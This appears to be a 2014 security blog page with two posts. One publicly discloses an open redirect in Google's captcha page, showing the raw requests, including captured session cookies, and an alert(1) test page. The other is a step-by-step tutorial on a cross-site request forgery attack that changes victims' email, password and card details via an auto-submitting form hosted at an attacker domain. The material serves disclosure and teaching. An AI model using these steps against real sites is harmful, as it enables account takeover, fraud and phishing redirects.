Showing posts with label owasp. Show all posts

Friday, November 28, 2014

Google Captcha Open Redirect


Google's captcha page suffers from an open redirect vulnerability because it fails to verify that the "continue" parameter in the URI is actually a Google domain or even the referring domain. After checking Google's bug bounty however, they state:

"URL redirection. We recognize that the address bar is the only reliable security indicator in modern browsers; consequently, we hold that the usability and security benefits of a small number of well-designed and closely monitored redirectors outweigh their true risks".

So, I'm publicly disclosing this as a POC for research/educational purposes...

Affected URL:
https://ipv4.google.com/sorry/CaptchaRedirect?continue=http%3A%2F%2Fwww.xerosecurity.com/search

GET /sorry/CaptchaRedirect?continue=http%3A%2F%2Fwww.xerosecurity.com%2Fsearch&id=14323360019737732799&captcha=phaures&submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://ipv4.google.com/sorry/CaptchaRedirect?continue=http%3A%2F%2Fwww.xerosecurity.com/search
Cookie: NID=67=IJICmq9eG5l0yY71_TfQozLw8DqSRnymUmwzff1ftXnOJUKR1DmQ6oNiVUHutjOq8gSK-U5pHi96fgeEcjj7PX_tzBD5A_mOXE5wgZFddOC1p7gpn6gh7OfKbY8yASBSdChbMBpd2599HQqixF_yQZJJ3YGLPE0ojZGWkkX-ArdVUC_-pN9koTIoKx9eE0YY8SXE6GjnCnhvQYfEQuDW-Uxe; SID=DQAAAOkAAABhw0WvrjkT8xQH6c2XgaLv0p-tL5jZLgztm7PS4qjUKRW5A82hfRjqWIfUtygXtsOMVn79HsfuJlvygQihmq_jLIiKcVBSD6sP_j1zjQ70SJXlu_CwJS8BbCB6qte5owth0Woh9QYpQwlb3oGiIO14jzMO3J2bB3igtHuM9zw_FeeuV-45KLypZVSQ3vRgi1ql3CwCaGwdDOWsKX6sXYupSTWuwJGXlDoUbRelbGbNbj5lFk8zjH7i_OpSHtoObNSxcez8XKDdGGCXBunuxjmR5AJFPfOZAtuxUyNvepJNdtl85w9dp2rBmNK0vdy36Bg; HSID=An9s7nZT7S1d_V9NH; SSID=A5E1or_MNlR1bvfU0; APISID=NYY4lJPJNBtsj_OP/A93qTAJ9-5f1twNHn; SAPISID=yMRvPFxee5Yw48l7/A7k5Ks0Cjoi06jpEW; PREF=ID=062dffbad71fd850:U=741c8f032b07f996:FF=0:LD=en:TM=1415471152:LM=1415472410:GM=1:S=SJROGFDVcQgxz3Bj; GOOGLE_ABUSE_EXEMPTION=ID=b1036b53551499da:TM=1417137339:C=c:IP=37.221.161.234-:S=APGng0sgdi6BVBm7QOwlNSTnlE3Uvcupow
Connection: keep-alive
Host: ipv4.google.com

GET /search?google_abuse=GOOGLE_ABUSE_EXEMPTION%3DID%3Db1036b53551499da:TM%3D1417137339:C%3Dc:IP%3D37.221.161.234-:S%3DAPGng0v_nA-tCWgqXfxnch6lFhMcnFuAeg%3B+path%3D/%3B+domain%3Dgoogle.com%3B+expires%3DFri,+28-Nov-2014+04:15:39+GMT HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: __unam=7639673-1499c44efc6-201377d0-26; _ga=GA1.2.1993885406.1416758620; PHPSESSID=kph66vkf5on6879ivj7paml4o4
Connection: keep-alive
Host: www.xerosecurity.com
Proxy-Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 28 Nov 2014 01:08:32 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Fri, 28 Nov 2014 00:39:03 GMT
ETag: "e40dbf-47-508e07cd2d95b"
Accept-Ranges: bytes
Content-Length: 71
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<html>
<head></head>
<body>
<script>alert(1);</script>
</body>
</html>


Saturday, October 25, 2014

Update Users Password and Email Address Using CSRF

During a recent bug bounty/pentest, I discovered a Cross Site Request Forgery vulnerability that allowed me to automatically update a users email address, password, credit card info, shipping address and more. This is a brief tutorial on how it was done.

What is Cross Site Request Forgery?
In short, cross site request forgery allows an attacker to do certain actions on behalf of valid users (such as updating a user's password).

Step 1: Find a form on the target website that you want to test. In the example below, it was /AccountSettings.asp.

Step 2: Intercept the POST request using Burpsuite or any other proxy. Notice below the POST values being submitted include the users password, email, CC data, etc.

POST /AccountSettings.asp HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: www.vulnerabletocsrf.com/AccountSettings.asp?modwhat=change_a
Cookie: vsettings=; ASPSESSIONIDCACRBAAC=AOJMIBNBPHKJKPDJBHMNMGHH; ASP.NET_SessionId=sdrlj3454lpqi4zacpnkami3; __atuvc=6%7C42; CartID5=64D7287A97204E7C821621BE7A6174C4; Referrer=www%2Exerosecurity%2Ecom; AffiliateID=; AffiliateTrackedToday=; ASPSESSIONIDCCCQCCDB=CDCPFKHCDEOJKEPKDMIFDPPM; slt=ABEC051D-1B66-494C-BD3F-54D38B3A49AD; CustomerID=2380CC3CAA66AF2AC5C9EA2ABEC9B68BE51956AFBCC2F1A26E858B323D260F9E
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 279
Host: www.vulnerabletocsrf.com

modwhat=change_a&BillingID=&ShipID=&CCardID=&OrderPlaced=&ReturnTo=&Email=test123456%40mailinator.com&AddNewCustomer=&Emailagain=test123456%40mailinator.com&password=&passwordagain=&emailsubscriber=Y&btnContinue.x=35&btnContinue.y=16&NewSignup=&CustomerID=&Anonymous=&DirectLink=



Step 3: Recreate the original POST form on your own web server. To do this, you will need to check all form field data and HTML being passed by the target website. You can do this by viewing the source code of the target website where the POST form is found. Be sure to update the POST action="" section of the form to the target URL ie. http://www.vulnerabletocsrf.com/AccountSettings.asp. You also need to update the values of each form field to the values you want to change (ie. email address, password, CC number, etc..).


NOTE: You can also include Javascript to automatically submit the form as soon as a user views the page via document.forms["f1"].submit();  as seen above.

STEP 4: Now that we have our new CSRF form sitting on our web server, we can send this page to users of the site to entice them to click on our link (ie. http://evilattacker.com/test.html). If the site is vulnerable to CSRF, the form fields that we edited will be automatically submitted on the user's behalf and updated. It should also be noted that this can all be done via a hidden <iframe> in any website the user visits as well.

DISCLAIMER: This is merely for educational purposes to teach more about the dangers of CSRF and improve security.